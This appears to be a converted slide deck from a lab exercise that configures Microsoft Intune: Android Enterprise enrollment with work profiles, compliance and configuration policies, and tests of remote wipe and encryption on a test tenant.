
Documented findings and provided recommendations for enhancing security policies

ACTION: EVALUATE SECURITY MEASURES FOR MICROSOFT INTUNE

1) Login to Microsoft 365 Admin

Log in to the Microsoft 365 Admin Center:

- URL: <https://admin.microsoft.com>
- Verified that the user accounts (e.g., user1, user2) have the necessary Microsoft Intune licenses assigned.



2) Configure Android Device Enrollment

Navigate to Microsoft Endpoint Manager Admin Center:





- URL: <https://endpoint.microsoft.com>
- Configured device enrollment for Android.

Setup Android Enterprise:

- Navigated to Devices > Android > Android enrollment.
- Selected Managed Google Play and followed the setup instructions to link the Intune tenant to managed Google Play.

Enrollment Profiles Configuration:

- For personal devices, selected Personally-owned devices with work profile.



Enrollment Profiles	
 Personally-owned devices with work profile	Manage personal enrollments with work profiles.
 Corporate-owned dedicated devices	Manage device owner enrollments for kiosk and task devices.
 Corporate-owned, fully managed user devices	Manage device owner enrollments for user devices.
 Corporate-owned devices with work profile	Manage enrollments for corporate devices with work profiles.

Users						
khichak - Microsoft Entra ID						
Azure Active Directory is now Microsoft Entra ID. 11						
Search Add filter						
3 users found						
<input type="checkbox"/>	Display name	User principal name	User type	On premises sync	Identities	Company name
<input checked="" type="checkbox"/>	Olch Khichak	OlchKhichak@khichak17...	Member	No	khichak17g.onmicrosoft.com	
<input checked="" type="checkbox"/>	user1	user1@khichak17g.onmic...	Member	No	khichak17g.onmicrosoft.com	
<input checked="" type="checkbox"/>	user2	user2@khichak17g.onmic...	Member	No	khichak17g.onmicrosoft.com	

ACTION: EVALUATE SECURITY MEASURES FOR MICROSOFT INTUNE

3) Device Enrollment

- 1. **Installation of Company Portal App:**
 - On the Android device emulator, opened the Google Play Store and installed the **Intune Company Portal** app.
- 2. **Enrollment Process:**
 - Opened the **Company Portal** app and signed in with user credentials (e.g., user1@yourdomain.com).
 - Followed the on-screen instructions to create and set up the work profile.



4) Configuring Compliance and Configuration Policies

- 1. **Compliance Policy Creation:**
 - Navigated to Devices > Compliance policies.
 - Created a policy for Android Enterprise (e.g., Personally-Owned Work Profile).
 - Configured settings like password requirements, device encryption.
- 2. **Configuration Profile Creation:**
 - Navigated to Devices > Configuration profiles.
 - Created a profile for Android Enterprise (e.g., Personally-Owned Work Profile).
 - Configured settings for work profiles, including data sharing restrictions, password requirements, and device restrictions.
- 3. **Monitoring Enrolled Devices:**
 - Verified enrolled devices under Devices > All devices.
 - Ensured devices were listed and compliant with policies.
- 4. **Testing Security Features:**
 - Tested remote wipe functionality.
 - Ensured encryption enforcement and application management settings were applied correctly.

THANK YOU

FOR YOUR ATTENTION

